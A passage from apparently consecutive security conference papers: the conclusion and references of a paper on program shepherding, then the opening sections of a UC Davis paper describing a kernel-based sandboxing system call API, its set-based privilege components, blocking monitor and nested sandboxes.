Program shepherding does *not* prevent exploits that overwrite sensitive data. However, if assertions about such data are verified in all functions that use it, these verifications cannot be bypassed if they are the only declared entry points.

We have discussed the potential design space of security policies that can be built using program shepherding. Our system currently implements one set of policy settings, but we are expanding the set of security policies that our system can provide without loss of performance. Future expansions include using semantic information provided by compilers to specify permissible operations on a fine-grained level, and performing explicit protection and monitoring of known program addresses to prevent corruption. For example, protecting the application's GOT [12] and allowing updates only by the

dynamic resolver can easily be implemented in a secure and efficient fashion.

A potential application of program shepherding is to allow operating system services to be moved to more efficient user-level libraries. For example, in the exokernel [13] operating system, the usual operating system abstractions are provided by unprivileged libraries, giving efficient control of system resources to user code. Program shepherding can enforce unique entry points in these libraries, enabling the exokernel to provide better performance without sacrificing security.

We believe that program shepherding will be an integral part of future security systems. It is relatively simple to implement, has little or no performance penalty, and can coexist with existing operating systems, applications, and hardware. Many other security components can be built on top of the un-circumventable sandboxing provided by program shepherding. Program shepherding provides useful security guarantees that drastically reduce the potential damage from attacks.

References

- [1] Matthew Arnold, Stephen Fink, David Grove, Michael Hind, and Peter F. Sweeney. Adaptive optimization in the Jalapeño JVM. In *2000 ACM SIGPLAN Conference on Object-Oriented Programming Systems, Languages, and Applications (OOPSLA '00)*, October 2000.
- [2] Vasanth Bala, Evelyn Duesterwald, and Sanjeev Banerjia. Dynamo: A transparent runtime optimization system. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI '00)*, June 2000.
- [3] Derek Bruening, Evelyn Duesterwald, and Saman Amarasinghe. Design and implementation of a dynamic optimization framework for Windows. In *4th ACM Workshop on Feedback-Directed and Dynamic Optimization (FDDO-4)*, December 2000.
- [4] Bulba and Kil3r. Bypassing StackGuard and StackShield. *Phrack*, 5(56), May 2000.
- [5] Wen-Ke Chen, Sorin Lerner, Ronnie Chaiken, and David M. Gillies. Mojo: A dynamic optimization system. In *3rd ACM Workshop on Feedback-Directed and Dynamic Optimization (FDDO-3)*, December 2000.

- [6] Crispin Cowan, Matt Barringer, Steve Beattie, and Greg Kroah-Hartman. FormatGuard: Automatic protection from printf format string vulnerabilities, 2001. In *10th USENIX Security Symposium*, Washington, D.C., August 2001.
- [7] Crispin Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, and Heather Hinton. StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proc. 7th USENIX Security Symposium*, pages 63–78, San Antonio, Texas, January 1998.
- [8] Common vulnerabilities and exposures. MITRE Corporation.
<http://cve.mitre.org/>.
- [9] D. Deaver, R. Gorton, and N. Rubin. Wiggins/Restone: An on-line program specializer. In *Proceedings of Hot Chips 11*, August 1999.
- [10] Solar Designer. Non-executable user stack.
<http://www.openwall.com/linux/>.
- [11] L. Peter Deutsch and Allan M. Schiffman. Efficient implementation of the Smalltalk-80 system. In *ACM Symposium on Principles of Programming Languages (POPL '84)*, January 1984.
- [12] Executable and Linking Format (ELF). Tool Interface Standards Committee, May 1995.
- [13] Dawson R. Engler, M. Frans Kaashoek, and James O'Toole. Exokernel: An operating system architecture for application-level resource management. In *Symposium on Operating Systems Principles*, pages 251–266, 1995.
- [14] M. Frantzen and M. Shuey. Stackghost: Hardware facilitated stack protection. In *Proc. 10th USENIX Security Symposium*, Washington, D.C., August 2001.
- [15] Ian Goldberg, David Wagner, Randi Thomas, and Eric A. Brewer. A secure environment for untrusted helper applications. In *Proceedings of the 6th Usenix Security Symposium*, San Jose, Ca., 1996.
- [16] Michel Kaempf. Vudo - an object superstitiously believed to embody magical powers. *Phrack*, 8(57), August 2001.
- [17] Calvin Ko, Timothy Fraser, Lee Badger, and Douglas Kilpatrick. Detecting and countering system intrusions using software wrappers. In *Proc. 9th USENIX Security Symposium*, Denver, Colorado, August 2000.
- [18] Nergal. The advanced return-into-lib(c) exploits. *Phrack*, 4(58), December 2001.
- [19] Tim Newsham. Format string attacks. Guardent, Inc., September 2000.
<http://www.guardent.com/docs/FormatString.PDF>.
- [20] Aleph One. Smashing the stack for fun and profit. *Phrack*, 7(49), November 1996.
- [21] Intel Pentium 4 and Intel Xeon processor optimization reference manual. Intel Corporation, 2001.
- [22] Zenith Parsec. Remote linux groff exploitation via lpd vulnerability.
<http://www.securityfocus.com/bid/3103>.
- [23] PaX Team. Non executable data pages.
<http://pageexec.virtualave.net/pageexec.txt>.
- [24] Eric Rotenberg, Steve Bennett, and J. E. Smith. Trace cache: A low latency approach to high bandwidth instruction fetching. In *29th Annual International Symposium on Microarchitecture (MICRO '96)*, December 1996.
- [25] SPEC CPU2000 benchmark suite. Standard Performance Evaluation Corporation.
<http://www.spec.org/osg/cpu2000/>.
- [26] Vendicator. Stackshield: A “stack smashing” technique protection tool for linux.
<http://www.angelfire.com/sk/stackshield/>.
- [27] Rafal Wojtczuk. Defeating solar designer non-executable stack patch.
<http://www.securityfocus.com/archive/1/8470>.

A Flexible Containment Mechanism for Executing Untrusted Code

David S. Peterson, Matt Bishop, and Raju Pandey

Department of Computer Science

University of California, Davis

{peterson, bishop, pandey}@cs.ucdavis.edu

Abstract

A widely used technique for securing computer systems is to execute programs inside protection domains that enforce established security policies. These containers, often referred to as sandboxes, come in a variety of forms. Although current sandboxing techniques have individual strengths, they also have limitations that reduce the scope of their applicability. In this paper, we give a detailed analysis of the options available to designers of sandboxing mechanisms. As we discuss the tradeoffs of various design choices, we present a sandboxing facility that combines the strengths of a wide variety of design alternatives. Our design provides a set of simple yet powerful primitives that serve as a flexible, general-purpose framework for confining untrusted programs. As we present our work, we compare and contrast it with the work of others and give preliminary results.

1 Introduction

The standard UNIX security model provides a basic level of protection against system penetration. However, this model alone is insufficient for security-critical applications. The security of a standard UNIX system depends on many assumptions. File permissions must be set correctly on a number of programs and configuration files. Network-oriented services must be configured to deny access to sensitive resources. Furthermore, system programs must not contain security holes. To maintain security, one must constantly monitor sites such as CERT and SecurityFocus, install new patches, and hope that holes are patched before an attacker discovers them.

This research is supported in part by NSF grants CCR-00-82677 and CCR-99-88349.

Since potentially vulnerable system programs often execute with root privileges, attacks against them often lead to total system compromise. The typical UNIX system is therefore characterized by many potential weaknesses and is only as secure as its weakest point.

The limitations of the UNIX security model have created much interest in alternate paradigms. This has drawn attention to a wide variety of mechanisms. Examples are capabilities[1], access control lists (ACLs), domain and type enforcement (DTE)[2, 3], and sandboxing mechanisms. Sandboxes are attractive because they provide a centralized means of creating security policies tailored to individual programs and confining the programs so that the policies are enforced. They therefore provide great potential for simplifying system administration, preventing exploitation of security holes in system programs, and safely executing potentially malicious code. Their value as security tools increases as computing environments become more network-centered and execution of downloaded code becomes more common.

A number of methods have been proposed for confining untrusted programs. Although these techniques have individual strengths, they also have limitations that narrow the scope of their applicability. In this paper, we systematically explore the range of options available to designers of sandboxing mechanisms. As we discuss various design choices and their consequences, we present a sandboxing facility that combines the advantages of a number of alternatives. Our sandboxing mechanism is implemented as a system call API that serves as a general-purpose framework for confining untrusted programs. Our goal is to provide primitives that are simple yet powerful enough that system administrators, individual users, and application developers may use them to specify and enforce security policies that are customized to satisfy their diverse needs.

In the next section, we present the design of our sandboxing facility within the context of various design alternatives and the motivations behind them. Section 3 pro-

vides details of how privileges are represented in our design. In Section 4, we give preliminary performance results from a partially completed implementation within the Linux kernel. Section 5 contains an overview of related works and how they differ from our design. Finally, we present conclusions in Section 6.

2 Design Alternatives

The design of a sandboxing mechanism may be viewed from a number of angles. We have identified the following issues:

1. Sandboxes may grant or deny various privileges to the programs that they contain. How are these privileges represented and organized?
2. Where are the mechanisms located that enforce sandbox-imposed restrictions?
3. Are restrictions enforced by passive or active entities¹?
4. Are sandboxes global entities that enforce systemwide constraints or more localized entities that confine individual programs or perhaps groups of related programs? What criteria are used to group programs into sandboxes?
5. Do sandboxes enforce mandatory or discretionary access controls?
6. How are access privileges determined for inspection and manipulation of sandbox configurations?
7. Are sandboxes static or dynamic entities? In other words, are their configurations fixed or subject to change? If sandboxes are reconfigured in response to changing security policies, how do the changes propagate throughout a running system?
8. Are sandboxes generic entities for entire classes of programs, or are they narrowly customized for specific programs?
9. Are sandboxes transient or persistent entities? Do they function as lightweight, disposable containers, or do they maintain relatively static long-term associations with programs and other objects that they may contain?
10. How do sandboxes interact with other security mechanisms?

Before giving detailed consideration to each of these questions, we first give a brief introduction to our sandboxing facility and a few of its properties. This will clarify our subsequent discussion of the design space and where our mechanism stands in relation to each of the above issues. As the discussion progresses, we will present additional aspects of our design and the motivations behind them.

We have developed a kernel-based mechanism that provides a general-purpose system call API for confining untrusted programs. Processes may create their own sandboxes, launch arbitrary programs inside them, and dynamically reconfigure the sandboxes as programs execute inside. Unprivileged processes may safely create and configure sandboxes because our mechanism follows the principle of attenuation of privileges. Specifically, a sandbox can never grant privileges to a program beyond what the program would normally have if it were not executing inside the sandbox. Consider the following example of how our facility might typically be used:

1. A process creates a new sandbox by making an `sbxcreate()` system call. The newly created sandbox is assigned a numeric identifier that is conceptually similar to a filename. The creator receives a numeric handle that is essentially the same as a file descriptor. Initially, only the creator can access the sandbox.
2. The process configures the sandbox using additional system calls.
3. The process forks and the child inherits a copy of the parent's sandbox descriptor.
4. The child applies the sandbox to itself by making an `sbxapply()` system call. This can be done in one of two ways:
 - (a) No options are specified when calling `sbxapply()`. On return, the sandbox is applied to the child. The apply operation automatically closes any sandbox descriptors held by the child. The child therefore gives up control of all sandboxes it formerly controlled, including the one that now contains it.
 - (b) The "apply on exec" option is passed to `sbxapply()`. The child then performs an `execve()` system call. If `execve()` succeeds, the sandbox is applied to the child and

¹Active entities are separate processes or threads that monitor the activities of sandboxed programs. Passive entities are variables or data structures maintained by the sandbox that are examined as part of the privilege checking steps that occur when a program attempts some action.

all of its sandbox descriptors are closed. On failure, the sandbox is not applied. Thus the child retains any privileges necessary for error handling.

5. The parent retains full control over the sandbox and may reconfigure it while the child executes inside. The parent may also launch additional programs inside the sandbox. Alternately, it may close its sandbox descriptor, giving up all access rights and eliminating itself as a potential point of attack. The sandbox is now unchangeable by any process, even those with root privileges. Although the child is trapped in the sandbox for the rest of its lifetime, outside processes can still suspend or terminate it. Sandboxes only impose restrictions on the processes they contain. They never place limits on what outside processes can do relative to processes executing within.
6. All of the child's descendants inherit its sandbox. A process may be sandboxed only by applying a sandbox to itself or inheriting its parent's sandbox.
7. There is no explicit destroy operation for sandboxes. The kernel manages their destruction through reference counting.

Now that our sandboxing facility has been introduced, we continue with a discussion of the design space that individually addresses each of the previously mentioned questions.

2.1 Representation and Organization of Privileges

The question of how to represent and organize sandbox-related privileges is open-ended. There are a multitude of potential options, and any attempt to thoroughly discuss every possibility is almost certain to leave out many alternatives. We therefore focus on two key issues: extensibility and expressiveness.

As computer systems evolve to serve new purposes, new features are added to operating systems. A sandboxing mechanism should therefore be easy to extend so that it may enforce security policies governing access to new types of system resources. With this requirement in mind, we have divided system functionality into several categories, each represented by a different component type. As new features are added to operating systems, our mechanism may be extended by creating additional component types. To facilitate their development, we

have structured our implementation in a modular fashion. Our current design specifies the following seven types of components:

- *Device component*: Specifies access privileges for devices according to device number.
- *File system component*: Specifies access privileges for files according to directory path.
- *IPC component*: Specifies access privileges for IPC objects such as semaphores, message queues, and shared memory segments.
- *Network component*: Specifies ranges of IP addresses to which sandboxed processes may open connections. Also specifies ranges of ports from which incoming connections may be received.
- *ptrace() component*: Specifies which processes a sandboxed process may `ptrace()`.
- *Signal component*: Specifies processes to which a sandboxed process may send signals.
- *System management component*: Specifies privileges for administrative actions such as rebooting and setting system date/time.

The creator of a sandbox specifies allowed privileges by creating components and attaching them to the sandbox. A component may be attached to several sandboxes simultaneously, but a given sandbox may be attached to at most one component of each type at any given instant². The creator of a sandbox may change the set of attached components or adjust their settings while processes execute inside. When a component is first created, it initially denies all privileges that it governs. The creator must then specify explicitly which privileges are allowed. If no component of a particular type is attached to a given sandbox, then all privileges associated with that component type are implicitly denied. Therefore, existing programs that use our mechanism will deny access to new areas of system functionality by default. Since privileges are denied by default, our design exhibits the principle of fail-safe defaults as described by Saltzer and Schroeder[4].

To permit flexible specification of fine-grained security policies, privileges must be specified in a highly expressive manner. With this goal in mind, we divide privileges into two categories: *binary privileges* and *quantitative privileges*. A binary privilege may be assigned

²Actually, a sandbox has two sets of attachment points for the various component types. The purpose of the second set of attachment points will be described later.

one of two possible values: *allow* or *deny*. An example is the ability to read the contents of `/etc/passwd`. A quantitative privilege may be assigned numeric values such as 50 or 100. For example, the total memory allocated to a program might be restricted to a maximum of 4 megabytes.

Our current design only deals with binary privileges. Quantitative privileges address issues regarding denial of service. The addition of features that guard against these types of attacks is an area of future work. We intend to study solutions that others have developed[5, 6] and incorporate them into our design.

The two possible values of a binary privilege may be viewed as membership in or exclusion from a set of allowed operations. This insight suggests the following approach: Represent sets of privileges as first-class objects and provide primitives for manipulating them using set-theoretic transformations. Our components are designed to behave in exactly this manner. Specifically, given two components x and y of a given type, we provide the following operations:

- *Create union*: Create a new component z that represents the union of the privileges given by x and y .
- *Create intersection*: Create a new component z that represents the intersection of the privileges given by x and y .
- *Create complement*: Create a new component z that represents the complement of the privileges given by x .
- *Union with self*: Modify x so that it represents the union of y with its prior value.
- *Intersect with self*: Modify x so that it represents the intersection of y with its prior value.
- *Complement self*: Modify x so that it represents the complement of its prior value.

Our set-oriented approach to creating and manipulating privileges associated with protection domains represents a unique perspective. As an example application, consider an employee Bob who initially works in the personnel department of some company and then transfers to the finance department. Let B represent the privileges that Bob's sandbox initially allows. Let P represent the privileges required for Bob's personnel-related duties and let F represent the privileges required for Bob's

finance-related duties. The transition between departments may then be accomplished by manipulating Bob's sandbox as follows:

$$B := (B \cap \overline{P}) \cup F$$

Suppose that Bob then starts working on a project that requires collaboration with another employee George. He therefore needs to access some of George's files. Let G represent George's files and let G_C represent a subset of George's files that are confidential and should not be shared with Bob. The necessary sharing may then be allowed by making the following change to Bob's sandbox:

$$B := B \cup (G \cap \overline{G_C})$$

As our discussion continues, we will mention other applications that may benefit from a set-oriented view of privileges. In general, the ability to manipulate components using set operations has several advantages:

- Set operations are very expressive. They allow components to be constructed that satisfy assertions relative to each other given by arbitrary set-theoretic expressions.
- Set theory is well-understood. Therefore, so are relationships among components.
- Set operations provide a means of manipulating privileges that is uniform across all component types. This exemplifies the principle of economy of mechanism presented by Saltzer and Schroeder[4] and is likely to simplify programs that use our sandboxing API.
- Set operations provide a means of answering questions such as "Which privileges are granted to user A or user B but denied to user C ?" This information may be useful if we wish to know how much damage user C can inflict if he successfully bribes users A and B . In general, a convenient means of answering such questions allows one to easily understand implications of various sandbox configurations.
- By clarifying relationships between sandbox-associated privileges, set operations provide a means of verifying that security policies are correctly enforced.

- Providing users with simple yet powerful mechanisms often results in the development of new and useful applications.

We therefore believe that the inclusion of set-oriented primitives in our model is a prudent design decision.

2.2 Location of Enforcement Mechanisms

Sandboxing mechanisms may be implemented in any of the following locations:

- runtime environment
- sandboxed program
- user space³
- OS kernel

We will now consider each of these alternatives, focusing on their advantages and disadvantages.

2.2.1 Runtime Environment

In this arrangement, the sandboxed program executes within a specialized runtime environment that provides complete mediation between the program and underlying system resources. The runtime system can therefore prohibit actions that violate established security policies. A well-known example of this type of sandbox is the Java virtual machine[7]. This option is attractive because it allows security policies to be tailored to the runtime environment. For example, an object-oriented system could restrict access to individual method invocations. Furthermore, protection mechanisms may be very fine-grained. Pointer use may be completely eliminated, or pointer dereferences may be individually validated at runtime. However, this approach is only applicable to programs that execute within a particular runtime environment. It is therefore not suitable as a general-purpose mechanism.

2.2.2 Sandboxed Program

An alternate approach is to embed the sandboxing mechanism within the sandboxed program. Proof-carrying

³Here, we mean separate from the sandboxed program and any runtime environment in which it may be executing.

code[8] is an example of this technique. In this scheme, a binary executable contains a mathematically rigorous proof that it satisfies a given security policy. Before the program executes, a verifier checks the correctness of the proof. If the proof is incorrect or does not satisfy the security policy, then the program is denied the privilege to execute. It is also possible to instrument a binary executable with additional machine instructions that verify compliance with a security policy[9]. Both of these types of sandboxes have the advantage of being able to enforce fine-grained security policies at the level of individual machine instructions. However, the need to modify binary executables makes these techniques inconvenient. Furthermore, they are not generally applicable to all types of programs (such as shell scripts, for instance). They are therefore not suitable as general-purpose mechanisms.

2.2.3 User Space

Another option is to implement sandboxes as separate processes that execute in user space. This requires some type of OS-provided mechanism that allows one process to control the execution of another process. Several mechanisms of this variety[10, 11, 12] use the `/proc` process tracing facility of Solaris for system call interception. This type of design is advantageous because it may be easily deployed in existing systems. Binary executables do not require modification, and the mechanism may be applied to arbitrary types of programs such as shell scripts. A disadvantage is that the Solaris process tracing facility is not applicable to `setuid` programs. If `setuid` programs were traceable in this manner, an unprivileged user could perform arbitrary operations as root simply by tracing a `setuid` program and modifying parameters to system calls as they are invoked. This approach adds overhead, since it requires additional processes for monitoring. Furthermore, monitoring requires interprocess context switches, and the monitoring process must typically `fork()` each time the sandboxed process forks.

2.2.4 OS Kernel

The OS kernel is another potential place where sandboxing mechanisms may reside. This location allows placement of privilege checking hooks and other functionality at points deep within the kernel. It therefore provides essentially unlimited options for restricting access to system resources and fundamentally changing

how the system as a whole behaves. Furthermore, the strict isolation of the kernel from user space entities is likely to make kernel-resident sandboxing mechanisms less vulnerable to attack. However, kernel modification requires access to source code unless the sandboxing mechanism is implemented as a loadable kernel module (LKM). Another disadvantage is that kernel code is difficult to write and debug, and must be fully trusted. Bugs or design flaws may create systemwide vulnerabilities or cause system crashes.

We have chosen to implement our sandboxing mechanism within the OS kernel. The kernel-resident status of our implementation allows us to export a universally accessible system call API that may be applied to both privileged and unprivileged programs, regardless of what language they were written in. Our system call API is designed to be policy-neutral and highly flexible. It provides a minimal set of primitives that are designed to serve a wide variety of purposes. Thus, application-dependent aspects of sandbox manipulation are pushed into user space where they belong. The general-purpose nature of our design mitigates the disadvantages of kernel code being difficult to develop and debug.

2.3 Passive vs. Active Monitoring

Sandbox-imposed restrictions may be enforced by passive data structures that are examined whenever a program attempts to perform some operation. For example, the kernel's implementation of the `open()` system call might be modified so that sandbox-related data structures are consulted before `open()` is allowed to proceed. We refer to this as passive monitoring. Alternately, restrictions may be enforced by separate processes or threads that monitor programs as they execute. We refer to this as active monitoring. An advantage of active monitoring is its flexibility. Monitoring processes are not restricted to making policy decisions based on relatively static data structures. Instead, they may implement security policies defined by complex state machines. The disadvantage of active monitoring is the high overhead it requires. Monitoring processes must be created and individual privilege checks require interprocess context switches. Furthermore, most designs require the monitoring process to `fork()` each time a sandboxed process forks.

To address this design issue, we have developed a novel mechanism that allows monitoring to be purely passive, purely active, or anywhere in between. Thus, programs




Figure 1: Blocking mechanism

may benefit from the best aspects of both alternatives. We achieve these benefits through a mechanism that allows privileges to be determined interactively at runtime. Specifically, a sandbox may be configured so that attempting certain actions will cause a sandboxed process to block instead of being immediately denied the privilege to perform the action. When a process blocks in this manner, an event is generated and placed in the event queue of the sandbox where the blocking occurred. A process that has ownership over the sandbox uses the `sbxwait()` system call to wait for and obtain events. An event may be examined to determine which process generated it and what action was attempted. The `sbxdecide()` system call is then used to unblock the process that triggered the event and decide whether to allow the attempted action.

Our design permits application of the blocking mechanism in a fine-grained manner. Figure 1 illustrates how this works. Each sandbox has two sets of attachment points for the various component types. Sandbox *S* has device components *D*₁ and *D*₂ attached at points *d*₁ and *d*₂. File system component *F*₁ is attached at point *f*₁. Process *p* controls sandbox *S* while *q* executes inside. When *q* attempts to access a device, the sandboxing mechanism first examines *D*₁. If *D*₁ allows the required privilege then the operation will succeed⁴. Otherwise, *D*₂ is examined. If *D*₂ allows the privilege, then *q* blocks and *p* decides whether to allow the operation. If *D*₂ denies the required privilege, then the operation will fail. If *q* attempts to access some file, the sandboxing mechanism examines component *F*₁. If *F*₁ allows the required privilege, then the operation is allowed. Otherwise, the operation is immediately denied, since no com-

⁴This assumes that file permission bits and other applicable security mechanisms also allow the operation.




Figure 2: Nested sandboxes

ponent is attached at point f_2 .

A potential use of this feature is intrusion detection. For example, a telnet daemon could place a user's login shell inside a sandbox and use the blocking feature to monitor aberrant behavior. If such behavior is detected, the system can make fine-grained adjustments to the set of actions that it monitors. In response to suspicious behavior, the system may tighten sandbox-imposed constraints, or perhaps perform other actions such as notifying a system administrator.

2.4 Scope of Application: Global vs. Local

In principle, sandboxes may be used to confine individual users, groups of users, individual programs, or perhaps groups of programs that cooperate to serve common purposes. One might even imagine a global sandbox that enforces certain restrictions on all programs. These alternatives raise the question of where sandboxes should be deployed on the spectrum from global to local. Also, what criteria should be used for grouping programs into sandboxes?

We believe that there is no single best answer to these questions. Therefore our design allows system administrators, users, and application developers to create sandboxes that enforce security policies at any level of granularity. To permit simultaneous enforcement of access controls at multiple levels, our design provides the ability to create hierarchically nested sandboxes, as shown in Figure 2.

In this example, sandbox G is a global sandbox that contains all processes. G enforces global policies such as the restriction that no process should be able to modify system programs in locations such as `/bin` and `/usr/bin`. At system startup time, `/sbin/init` creates G and applies G to itself before it forks any child processes. To override the restrictions imposed by G , an administrator with physical access to the system console must reboot the system with a kernel in which sandboxing functionality has been disabled.

At a more localized level, programs such as telnet daemons, ftp daemons, and the standard login program may be modified to place restrictions on individual users. Sandboxes A and B restrict the login shells of users Alice and Bob in this manner.

Users may selectively delegate their privileges by creating sandboxes for individual applications. For instance, user Alice has downloaded a video game from an untrusted source. To protect against Trojan horses, she executes the program inside sandbox X .

Finally, an application program that is aware of the sandboxing mechanism may use it as a flexible means of dropping privileges when performing sensitive operations. The web server executing in sandbox W uses our mechanism in this manner by executing CGI programs in sandboxes C_1 and C_2 .

If the blocking mechanism is used in combination with nested sandboxes, an attempted action by a sandboxed process may cause it to block sequentially at multiple levels. For instance, if the downloaded game in sandbox X attempts to open some file, the privilege checking op-

eration performed at sandbox *X* may cause it to block. If a process in sandbox *A* decides to allow the action, then a privilege check will be performed at sandbox *A*. Depending on how *A* is configured, this may also cause the process to block, providing an opportunity for a process in sandbox *G* to allow or deny the action. The same behavior could also take place at sandbox *G* if it were configured appropriately, although this would require some process outside *G* to be responsible for monitoring *G*. In practice, we believe that sandboxes will rarely be nested at depths of more than three or four levels. Therefore the overhead required to perform privilege checks at multiple levels should be reasonably low.

2.5 Mandatory vs. Discretionary

Security policies may be enforced by either mandatory or discretionary access controls. Mandatory access controls are useful because they are based on systemwide rules beyond the control of individual users. They therefore provide a high degree of assurance that systemwide security policies are not violated. Discretionary access controls are useful because they allow individual users to define their own security policies. These two alternatives raise the question of whether sandboxes should be mandatory or discretionary in nature.

Our design provides both options. One means of providing mandatory access controls is to place `/sbin/init` in a sandbox at system startup time. Additionally, sandboxes may enforce mandatory access controls at the level of individual users. Since our mechanism follows the principle of attenuation of privileges, unprivileged users may employ it to create discretionary sandboxes.

As future work, we intend to add a mechanism that allows transitions between sandboxes when certain programs are executed. This would make sandboxes more similar to the domains provided by DTE[2, 3]. However, the use of components to define privileges granted to domains is a different approach from using types. Using our mechanism, a core set of components may be defined that serve the same purpose as types. Additional types can be derived using set-theoretic transformations. Permitting dynamic creation of types at runtime may also be useful. For instance, executing a certain program might cause creation of a new type that is a function of the user's previous type and possibly other variables.

2.6 Inspection and Manipulation of Sandboxes

An effective sandboxing mechanism must provide some means of guarding access to sandbox-related objects. In this discussion, the term *object* refers to a sandbox, component, or pool⁵. If anyone may reconfigure a sandbox, then the restrictions it imposes are easily circumvented. Furthermore, one might create a sandbox that denies access to some resource whose existence must remain hidden. Allowing anyone to examine a sandbox configuration may therefore cause unacceptable leakage of information.

The question of how access to sandboxes should be governed is open-ended and depends on the details of the mechanism being considered. We have taken a conservative approach in which access is strictly limited. A descriptor with read privilege is required for examining the configuration of an object. Likewise, a descriptor with write privilege is required for calling `sbxwait()` on a sandbox or modifying an object. Descriptors may be obtained only as follows:

- The creator of an object receives a descriptor with both read and write privileges for the new object.
- When a process forks, the child inherits all of the parent's descriptors along with their associated privileges.
- If a process inside a sandbox creates an object, it may specify that a link is created for the new object. Other processes in the same sandbox may then use the `sbxopen()` system call to open descriptors for the new object. This is analogous to accessing files with the `open()` system call. Processes inside a given sandbox may therefore have shared access to child objects.
- There is only one circumstance in which processes not within the immediate boundaries of a given sandbox may open descriptors for its child objects. When creating a component, a process may label it as public. In this case, processes in descendant sandboxes may open descriptors for the component with read-only access.

Our design provides a system call for dropping read and write privileges associated with descriptors. An object that is linked may also be unlinked, or the read and write

⁵Pools are collections of sandboxes. They will be described in more depth later.

privileges associated with the link may be dropped individually. Thus, access privileges may be irreversibly dropped in order to eliminate potential points of attack. We may eventually consider extending our model to allow more flexible specification of privileges. One possibility is to define a new type of component that controls access to the sandboxes and components themselves. Although there is a certain elegance in this approach, it creates additional complexity that may be undesirable.

2.7 Static vs. Dynamic

Security policy enforcement mechanisms may be static or dynamic in nature. If the policy seldom changes, then a static mechanism is best because it excludes the possibility of unauthorized tampering. However, a dynamic mechanism may be preferable if the policy changes frequently. Our mechanism provides both options. Sandboxes and components are dynamic by default, but dropping write privileges causes them to become static.

When adjustments to security mechanisms are made, they should ideally have an immediate effect on all relevant aspects of system behavior. Our implementation of nested sandboxes was designed with this consideration in mind. Since privilege checks are done individually at each level, reconfiguration of a sandbox immediately effects all of its descendants.

File descriptors represent a similar area of concern. For instance, suppose that a process opens some file and its sandbox is then adjusted so that access to the file is denied. Under our current implementation, the process may continue to access the file through its previously opened file descriptor. Adding the ability to revoke privileges stored in file descriptors would be relatively easy. This may be done by attaching sandbox-related tags to file descriptors and performing additional privilege checks during `read()` and `write()` system calls. Although this option has little value for guarding confidentiality, it may still be useful as a damage control mechanism for protecting data integrity. We may therefore eventually implement this feature.

2.8 Generic vs. Specific

When specifying privileges for sandboxed programs, two alternative strategies are possible. One option is to grant privileges that are custom-tailored to individual programs. This approach is advantageous because it follows the principle of least privilege. Since each program

is only allowed to perform actions that are necessary for proper functioning, the potential for abuse of privileges decreases. However, creating specialized policies for many applications is labor-intensive. It is also error-prone, since required privileges may be hard to predict in advance. Applications may therefore fail unexpectedly if their sandboxes constrain them too tightly.

To address these problems, one may create generic protection domains for groups of programs with similar behavior. A sandboxing mechanism known as MAPbox[11] employs this technique. Although this approach may simplify sandbox construction, appropriate behavior classes may be difficult to create. If privileges are defined too conservatively, then the scope of applicability of each behavior class becomes unacceptably narrow. However, loosely specified behavior classes stray from the principle of least privilege. Some application-specific differences among programs within a behavior class may be handled by a technique that MAPbox refers to as parameterization. For instance, a group of network-oriented services may function in a similar manner but differ in the ports from which they receive incoming connections. In this case, their behavior class may take a port number as a parameter.

Using our facility, behavior classes could potentially be represented as groups of components. Set operations could then be employed to create customized versions for individual programs in a manner somewhat similar to parameterization.

Alternately, our blocking mechanism may be used to create custom-tailored sandboxes for individual applications. For example, consider the following sequence of events:

1. A user executes a program inside a sandbox. The user has no way of knowing ahead of time what privileges it will require. Therefore the sandbox is made initially very restrictive.
2. When the program attempts to perform a denied action, it blocks and the user learns exactly what happened. The user can then decide to allow or deny the action. To allow all future operations of this type, the user may adjust the appropriate component.
3. When the sandboxed program terminates, the user may save the final sandbox configuration to be reused when executing the program in the future.

This technique makes sandbox construction less labor-

intensive, since privileges may be granted interactively. Attempted actions that might otherwise cause a sandboxed program to fail may therefore be allowed at the time they are attempted. This eliminates the need to execute the program multiple times, making incremental changes to its sandbox after each execution. Furthermore, programs may be constrained very tightly without adverse consequences. Additional privileges may be granted at runtime as they are needed.

2.9 Transient vs. Persistent

Sandboxes may be implemented as lightweight, disposable containers or as persistent entities that maintain relatively static, long-term associations with files that they contain. Our current design only provides transient sandboxes. We chose this option because they require substantially less implementation effort than persistent sandboxes. However, if time permits, we may eventually extend our facility to provide both options.

